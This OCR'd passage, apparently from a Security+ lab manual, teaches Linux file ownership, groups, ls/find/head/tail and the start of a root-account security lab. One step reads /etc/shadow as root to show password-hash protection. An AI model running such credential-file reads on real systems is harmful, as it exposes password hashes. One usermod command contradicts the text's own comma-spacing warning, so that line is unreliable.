
You’ll see an “Operation not permitted” message because the sticky bit permission is set. The jsw account has the write permission on the directory, but the sticky bit permission limits the write permission to restrict deleting or moving files to just files created by each account.

y. Exit back to your regular account and move up one level:

```
exit
cd ..
```

📷 **6a–6l**

Step 6 In this sequence, you’ll change the owner and the group owner of a file and directory. Commands and output can be seen in Figure 2-14. Continue working in your home directory.



```
┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ echo date > pizza

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ ls -l pizza
-rw-r--r-- 1 jonathan jonathan 5 Jan 18 18:00 pizza

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ chmod 744 pizza

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ ls -l pizza
-rwxr--r-- 1 jonathan jonathan 5 Jan 18 18:00 pizza

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ sudo chown jsw pizza

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ ls -l pizza
-rwxr--r-- 1 jsw jonathan 5 Jan 18 18:00 pizza

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ sudo chgrp jsw pizza

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ ls -l pizza
-rwxr--r-- 1 jsw jsw 5 Jan 18 18:00 pizza

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ su jsw
Password:
┌──(jsw㉿KaliLinuxWeissman)-[/home/jonathan]
└─$ ./pizza
Mon 18 Jan 2021 06:05:24 PM EST
┌──(jsw㉿KaliLinuxWeissman)-[/home/jonathan]
└─$ exit
exit

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ sudo chown jonathan:jonathan pizza

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ ls -l pizza
-rwxr--r-- 1 jonathan jonathan 5 Jan 18 18:00 pizza

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ su jsw
Password:
┌──(jsw㉿KaliLinuxWeissman)-[/home/jonathan]
└─$ ./pizza
bash: ./pizza: Permission denied
┌──(jsw㉿KaliLinuxWeissman)-[/home/jonathan]
└─$ exit
exit

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ █
```

FIGURE 2-14 chown and chgrp

a. Create a new file:

```
echo date > pizza
```

b. Examine the permissions for the pizza file:

```
ls -l pizza
```

c. Change the permissions for the pizza file so the U category has the x permission:

```
chmod 744 pizza
```

d. Examine the new permissions for the pizza file:

```
ls -l pizza
```

e. Change the file owner and group:

```
sudo chown jsw pizza
ls -l pizza
```

Notice that after the change in permissions, instead of your name appearing twice, representing the owner of the file and the owner’s primary group, which has the same name as the user, jsw is in the first location. This means that the jsw user is now the owner of the file and gets the first set of rwx permissions. Verify with **ls -l**.

f. Change the group ownership:

```
sudo chgrp jsw pizza
ls -l pizza
```

In a similar fashion, **chgrp** changes the second location’s name, the group represented by this file’s second set of permissions. Verify with **ls -l**.

g. Switch to the jsw account:

```
su jsw
```

Provide the jsw password when prompted.

h. Execute a file:

```
./pizza
```

This executes pizza as jsw.

i. Return the context to your original user:

```
exit
```

j. Change both the user and the group with one command (use your user account name):

```
sudo chown jonathan:jonathan pizza
ls -l
```

Unless your user account name is jonathan, substitute your user account name in place of each instance of jonathan.

The first value (on the left of the colon) is for the user owner category, and the second one (on the right of the colon) is for the group owner category.

This will revert the ownership of this file back to your user account. Verify with **ls -l**.

k. Switch to the jsw account:

```
su jsw
```

Provide the jsw password when prompted.


l. Try to execute the file:

```
./pizza
```

It will fail because the jsw user is now relegated to the other category, which has only read access to this file, not execute access.

📷 **7a–7h**

Step 7 This sequence takes you through working with groups. Commands and output can be seen in Figure 2-15. Start in your home directory.



```
┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ sudo addgroup pentesters1
[sudo] password for jonathan:
Adding group `pentesters1' (GID 1004) ...
Done.

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ sudo addgroup pentesters2
Adding group `pentesters2' (GID 1005) ...
Done.
```

FIGURE 2-15 Groups

a. Create two new groups:

```
sudo addgroup pentesters1
sudo addgroup pentesters2
```

addgroup uses **groupadd** in the background to make a group in the same way that **adduser** uses **useradd** behind the scenes to make a user.


Each user account will always have a primary group (seen earlier with the G in the UGO permissions), which will, by default, have the same name as the user account. For example, a bob user account will have a bob group as its primary group.

To change a user's primary group, use the **usermod** command with the lowercase **-g** option:

```
usermod -g [new primary group name] [username]
```

This is very rarely done, though.

b. Figure 2-16 shows the commands and output for Steps 7b–7d.



```
┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ sudo usermod -a -G pentesters1,pentesters2 jsw

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ grep pentesters /etc/group
pentesters1:x:1004:jsw
pentesters2:x:1005:jsw

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ groups jsw
jsw : jsw pentesters1 pentesters2
```

FIGURE 2-16 Adding a user to groups

Modify a user account by adding it to multiple secondary groups:

```
sudo usermod -a -G pentesters1,pentesters2 jsw
```

This will add jsw to the groups pentesters1 and pentesters2.

Here is the format:

```
usermod -a -G [group1],[group2],[group3] [username]
```

To add a user to secondary groups, use the **usermod** command with the uppercase **-G** option.

You can specify many groups at a time separated by commas. Do not include whitespace on either side of the commas, as that would produce an error. Without the **-a** option, the user's secondary groups will just be those groups in the command, and any existing secondary group memberships will be removed.

In most instances in any command, you can put multiple options after a single dash and in any order. In this case, **-aG** would do the same thing, but since the groups follow the **-G** option, the order must be **-aG** and not **-Ga**.

c. Find entries in the group file that have the string pentesters:

```
grep pentesters /etc/group
```

grep followed by a string returns only lines from the /etc/group file that contain the string…that follows. The /etc/group file contains a list of groups and members for each group. Since the string is pentesters, we see only the line for the pentesters group.

d. Display groups a specific user is in:


```
groups jsw
```

The **groups** command can be followed by a username, and in that case, it will display all group memberships for the username specified. **groups** by itself shows all groups that the current user is in.

e. See all groups and members:

```
cat /etc/group
```

Figure 2-17 shows the commands and output for Steps 7f and 7g.



```
┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ sudo usermod -G pentesters1 jsw

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ groups jsw
jsw : jsw pentesters1

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ sudo usermod -a -G pentesters1,pentesters2 jsw

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ groups jsw
jsw : jsw pentesters1 pentesters2

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ sudo gpasswd -d jsw pentesters2
Removing user jsw from group pentesters2

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ groups jsw
jsw : jsw pentesters1

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ █
```

FIGURE 2-17 Removing a user from a group

f. Remove a user from a group:

```
sudo usermod -G pentesters1 jsw
groups jsw
```

To remove a user from a group, you can leave off the **-a** option and list the groups to which the user should stay a member: this removes jsw from the pentesters2 group.

Verify with groups jsw.


g. There is another way to remove a user from a group. Let’s first add jsw back to the pentesters2 group:

```
sudo usermod -a -G pentesters1, pentesters2 jsw
```

Now, to remove jsw from the pentesters2 group another way, use the **gpasswd** utility (which administers the /etc/group and /etc/gshadow files) with the **-d** (delete) option:

```
sudo gpasswd -d jsw pentesters2
groups jsw
```

h. Add a user and then delete the user (see Figure 2-18):




```
┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ sudo adduser alice
[sudo] password for jonathan:
Adding user `alice' ...
Adding new group `alice' (1006) ...
Adding new user `alice' (1004) with group `alice' ...
Creating home directory `/home/alice' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for alice
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ sudo deluser alice
Removing user `alice' ...
Warning: group `alice' has no more members.
Done.

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ █
```

FIGURE 2-18 Adding and removing alice

```
sudo adduser alice
sudo deluser alice
```

Add a group and then delete the group (see Figure 2-19):



```
┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ sudo addgroup cryptographers
Adding group `cryptographers' (GID 1006) ...
Done.

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ sudo delgroup cryptographers
Removing group `cryptographers' ...
Done.

┌──(jonathan㉿KaliLinuxWeissman)-[~]
└─$ █
```

FIGURE 2-19 Adding and removing the cryptographers group

```
sudo addgroup cryptographers
sudo delgroup cryptographers
```

In a similar pattern to **adduser** and **addgroup** being frontends to **useradd** and **groupadd**, **deluser** and **delgroup** are frontends to the **userdel** and **groupdel** commands that remove users and groups, respectively. Incidentally, you can't remove a primary group of a user who still exists.

deluser has options to back up the user's files as well as remove the user's home directory. See the man page for more details.

📷 **8a–8q**

Step 8 Options of **ls**, clearing the screen, hidden files, and the **find** utility round out this lab exercise.

a. Go to the root of the file system:

```
cd /
```

b. See all files in a directory, including hidden files:

```
ls -a
```

c. In the world of Linux, files become hidden by putting a dot (.) as the first character of the filename. The **-a** (all) option shows all files, including hidden ones. You'll notice that . (which represents the current directory) and .. (which represents the parent directory) are also shown in the output. They are not hidden files, but since they start with a ., they are included in the output. Interestingly enough, the **-A** option to **ls** will list all hidden files and ignore the . and .. entries. In this case, .cache is an actual hidden file and would be the only file that starts with a dot shown if you entered **ls -A**.

Hidden files are of course not used for confidentiality; anyone can see them with these options to the **ls** command. Hidden files are only hidden so that they can't be accidentally deleted. They're hidden because they're files that shouldn't be changed, deleted, or moved, and as such, won't show up in regular directory searches.

d. See a directory listing with special characters:

```
ls -F
```

Names of files and directories will have special characters appended to the end indicating the type of each file. The most common ones include the @ symbol, which stands for a symbolic link (shortcut); the * symbol, which stands for an executable; and the / symbol, which stands for a directory.

In the current listing you should see the @ and / symbols. To see the * symbol, execute the command **ls -F /usr/bin/ping**, which is the path to the ping executable.

Combining the **ls** options seen so far can be done in any order. **ls -aF** and **ls -Fa** do the same thing, including files that start with . as well as characters at the end of names.

e. See a recursive directory listing:

```
ls -R
```

The **-R** option for **ls** is for recursive, which keeps examining any subdirectories found. Your screen should be scrolling into oblivion at this point. Press CTRL-C to stop it.

f. Pass output from one command as input into another command:

```
ls -R | more
```

The pipe symbol (|) takes output from the left and inserts it as input on the right. In this case, the output doesn't scroll into oblivion anymore and waits for the user to advance the screen line by line by pressing the ENTER key or page by page by pressing the SPACEBAR. Quit with the Q key.

g. Pass output from one command as input into another command:

```
ls -R | less
```

This command is similar, but as the expression goes, "less is more." You can use the arrow keys to move the output up or down with the **less** utility, which you can't do with the **more** utility. Quit with the Q key.

h. Clear the screen

```
clear
```

i. Find files by name:

```
find / -name ping 2>&1 | grep -v "Permission denied"
```

The **find** utility is followed by a location to start searching recursively from. In this case, it's the root of the filesystem, /. Next, the category to search by is specified. In this case, the **-name** option means to match the name that follows, which in this case is ping. If you execute the command as is, you'll get many "Permission denied" errors because your user account doesn't have sufficient privileges to read from certain directories. Even if you sudo the command, you'll still get some "Permission denied" error messages.

Standard output (good output) is represented by the file descriptor 1. Standard error (error messages, bad output) is represented by file descriptor 2. The **grep** utility's string matching is inverted with the **-v** option (find lines that don't match the string). This sends all output from the find command (good output and bad output) to standard output, and lines that don't have "Permission denied" in them are displayed.

The **ping** utility is stored in /usr/bin, as shown in the output. Other results containing the string ping will be shown as well.

j. Explore and construct other **find** searches with knowledge from the find man page:

```
man find
```

Being able to use the man pages to figure out additional functionality of a command is a valuable skill.

Using the man page for **find**, explore other options that can be used to search. Perform searches using the following **find** options: **type**, **size**, **amin**, **atime**, and **empty**. You can restrict the locations to search to your home directory instead of using the / symbol.

k. Create a text file with vim named months. In that file, type the name of each month on a new line. Save the file and exit back to the terminal.

l. Display the first 10 lines of the file.

```
head months
```

By default, **head** prints out the first 10 lines.

m. Display the first 7 lines of the file.

```
head -7 months
head -n 7 months
```

The dash followed by a number means display just this number of lines from the beginning. The **-n** option followed by a number does the same thing.

n. Display all but the last 3 lines of the file.

```
head -n -3 months
```

The **-n** option followed by a dash followed by a number display all but the last number of lines specified by the number.

o. Display the last 10 lines of the file.

```
tail months
```

By default, tail returns the last 10 lines of the file.

p. Display the last 3 lines of the file.

```
tail -3 months
tail -n 3 months
```

The dash followed by a number means display just this number of lines at the end. The **-n** option followed by a number does the same thing.

q. Display the file starting from line 3.

```
tail +3 months
tail -n +3 months
```

The plus sign followed by a number means start from this line number. The **-n** option followed by a plus sign and then a number does the same thing.

⏱ **30 MINUTES**

Lab Exercise 2.04: Linux System Security

Executing commands as root, with elevated privileges, is something that shouldn’t be taken lightly. With all that power comes potential risk. What if the root account password is compromised? The whole system could be at risk! What if you **su** into root and forget to exit back into your regular account? Again, the whole system is in danger! This lab exercise teaches you how to balance power with security.

Learning Objectives

In this lab activity, you’ll explore multiple options to act with root privileges. At the end of this lab activity, you’ll be able to

- Lock and unlock the root account
- **su** into root in multiple ways
- Configure the /etc/sudoers file and a related file that /etc/sudoers will read
- Balance root privileges and security in the best way

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection

- The Kali Linux VM you installed in Chapter 1

Let’s Do This!

Start your hypervisor, VMware Workstation Player. In the menu on the left, select your Kali Linux VM. Then click Play Virtual Machine in the lower right. Enter the username/password pair you configured in Chapter 1. Open up a terminal and start executing commands in the same way you did in the previous two lab exercises.

📷 **1a–1c**

Step 1 On certain Linux distributions the root account is locked by default because no password is configured for it. Having the root account locked by default greatly reduces the attack surface. When a user is logged in as root, all applications run with root privileges, and as a result, vulnerabilities or bugs in applications can cause damage to your system. If malware ran in the context of the root account, it could do significantly more damage than if it ran in the context of a regular user. Someone logged in as root could also do damage either accidentally or maliciously. Furthermore, if someone logged in as root leaves their machine unattended, another person could either accidentally or maliciously damage the system.

a. Give the root account a password and verify it (after entering your password at the sudo prompt), which unlocks it:

```
sudo passwd root
```

b. Relock the root account, but the password is preserved:

```
sudo passwd -l root
```

c. Unlock the root account:

```
sudo passwd -u root
```

If there is a password configured, you can log in to the root account now. Keep the root account as is, with a password and unlocked.

📷 **2a–2f**

Step 2 There are multiple ways to **su** into root, which result in different environments, privileges, and levels of risk. You’ll notice when logged in as root, the prompt will end with a pound sign (#) instead of a dollar sign ($).

a. Gain root privileges with the **su** command:

```
su
```

If you don’t specify a user account after **su**, it defaults to root. This is a better option than simply logging in with the root account. You’ll do what you need to do as root and then exit back into your regular user account. If you execute the **pwd** command, you’ll notice you’re still in the directory from where you executed the **su** command. The environment, including variables and scripts, is still that of your regular user account.

Return to the context of your original user:

```
exit
```

b. Gain root privileges and the root environment with the **su -** command:

```
su -
```

If you execute the **pwd** command, you’ll see that you’re now in /root, root’s home directory. The environment, including variables and startup scripts, is now that of the root.

Return to the context of your original user:

```
exit
```

c. Execute a single command as root:

```
cat /etc/shadow
su -c 'cat /etc/shadow'
```

This is even more secure because you don’t have to remember to exit back out to your regular user account.

Compare the results of running the two commands, one without root privileges and one with root privileges:

The /etc/shadow file, which contains password hashes among other information, is featured in Chapter 11. For now, understand that only users with root privileges should be able to see password hashes. The command after **-c** must be enclosed in single or double quotation marks because it’s one argument being passed to **-c**.

d. Once again, relock the root account while preserving the password:

```
